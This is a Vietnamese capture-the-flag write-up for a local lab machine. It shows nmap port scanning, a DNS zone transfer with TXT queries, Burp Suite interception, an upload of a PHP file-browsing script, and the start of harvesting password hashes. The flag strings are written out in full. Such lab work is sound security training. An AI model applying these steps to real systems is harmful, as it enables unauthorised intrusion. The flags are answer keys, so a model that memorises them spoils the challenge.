Flag 1:

Sử dụng “nmap -p- 192.168.19.137” để quét tất cả các cổng trên địa chỉ IP

192.168.19.137 để kiểm tra xem cổng nào đang mở và có thể truy cập được từ mạng và

sau đó thực hiện Telnet thiết lập một kết nối telnet tới địa chỉ IP 192.158.19.137 qua

cổng 7171 và ta nhận được flag như sau:

INF01{zq4JICgufGagecA0YSnk}

Flag 2:

Sử dụng lệnh “dig@192.168.19.137 infinity.insec AXFR” để yêu cầu máy chủ DNS có

địa chỉ IP là 192.168.19.137 trả về toàn bộ thông tin về miền "infinity.insec", ta thu

được các subdomain sau

```
┌──(danghuy㉿kali)-[~/Desktop]
└─$ dig @192.168.19.137 infinity.insec AXFR


; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 infinity.insec AXFR
; (1 server found)
;; global options: +cmd
infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
infinity.insec.         604800  IN      NS      ns1.infinity.insec.
infinity.insec.         604800  IN      NS      ns2.infinity.insec.
inffile123.infinity.insec. 604800 IN    A       127.0.0.1
ns1.infinity.insec.     604800  IN      A       10.1.1.3
ns2.infinity.insec.     604800  IN      A       10.1.1.4
unk.infinity.insec.     604800  IN      A       127.0.0.1
infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; Query time: 12 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (TCP)
;; WHEN: Fri Nov 17 12:45:55 CST 2023
;; XFR size: 8 records (messages 1, bytes 264)
```

Tiến hành kiểm tra thử từng subdomain với lệnh dig trên ta thu được flag.

```
┌──(danghuy㉿kali)-[~/Desktop]
└─$ dig @192.168.19.137 inffile123.infinity.insec. TXT


; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 inffile123.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47149
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 297cce998e085baa01000000657b62787fc22074b238749 (good)
;; QUESTION SECTION:
;inffile123.infinity.insec.     IN      TXT

;; AUTHORITY SECTION:
infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:51:19 CST 2023
;; MSG SIZE  rcvd: 128


┌──(danghuy㉿kali)-[~/Desktop]
└─$ dig @192.168.19.137 ns1.infinity.insec. TXT


; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 ns1.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2265
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: a63b3cc145497ffe010000006557b6563eb3d6caef6c81be (good)
;; QUESTION SECTION:
;ns1.infinity.insec.            IN      TXT

;; AUTHORITY SECTION:
infinity.insec.         604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 7 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:06 CST 2023
;; MSG SIZE  rcvd: 117
```


```
┌──(danghuy㉿kali)-[~/Desktop]
└─$ dig @192.168.19.137 unk.infinity.insec. TXT

; <<>> DiG 9.18.16-1-Debian <<>> @192.168.19.137 unk.infinity.insec. TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3540
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: ca87468c660e1b9b010000006557b67c208cfed06edc9876 (good)
;; QUESTION SECTION:
;unk.infinity.insec.            IN      TXT

;; ANSWER SECTION:
unk.infinity.insec.     3600    IN      TXT     "INF02{74t1Frq4ZlHvGsSKGMxr}"

;; Query time: 11 msec
;; SERVER: 192.168.19.137#53(192.168.19.137) (UDP)
;; WHEN: Fri Nov 17 12:52:44 CST 2023
;; MSG SIZE  rcvd: 115
```

INF02{74t1Frq4ZlHvGsSKGMxr}


Flag 3:

Sử dụng BurnSuite trên Kali Linux

Bước 1: Set proxy với port là 80



Bước 2: Tương tự trên trình duyệt web được sử dụng khi Open Browser trong BurnSuite




Sau đó truy cập vào inffile123.infinity.insec, bấm forward để chuyển hướng các yêu


cầu và phản hồi giữa trình duyệt và máy chủ, hay nói cách khác là can thiệp vào quá

trình truyền thông giữa máy khách (như trình duyệt web) và máy chủ để hiểu và thay


đổi dữ liệu đi qua.




Ta vô được giao diện sau




Bấm vào đường link bên dưới để thực hiện tìm username và password, đoạn này ta vẫn phải liên tục dùng BurnSuite để vào được



Sau khi tìm thì em đã tìm ra được username và password được để trong Github




Sử dụng tài khoản trên để đăng nhập và tiến tới giao diện sau




Tới đây Upload file php để duyệt qua tất cả các tệp và thư mục trong thư mục được chỉ

định (/var/www/html trong trường hợp này) và hiển thị thông tin về chúng và tới


được giao diện sau



Sau đó trở về lại giao diện chính File Manager, click vào file và Open



Tiến hành tìm Flag trong giao diện sau




Đã tìm thấy flag

INF03{yqFF5pRY31vYHNJ5FoQW}

Flag 4:


Ta để ý thấy trong File open ở flag 3 có 1 đoạn với những nội dung sau

là các account với password hash, ta lưu password về và để trong file 1.txt như sau

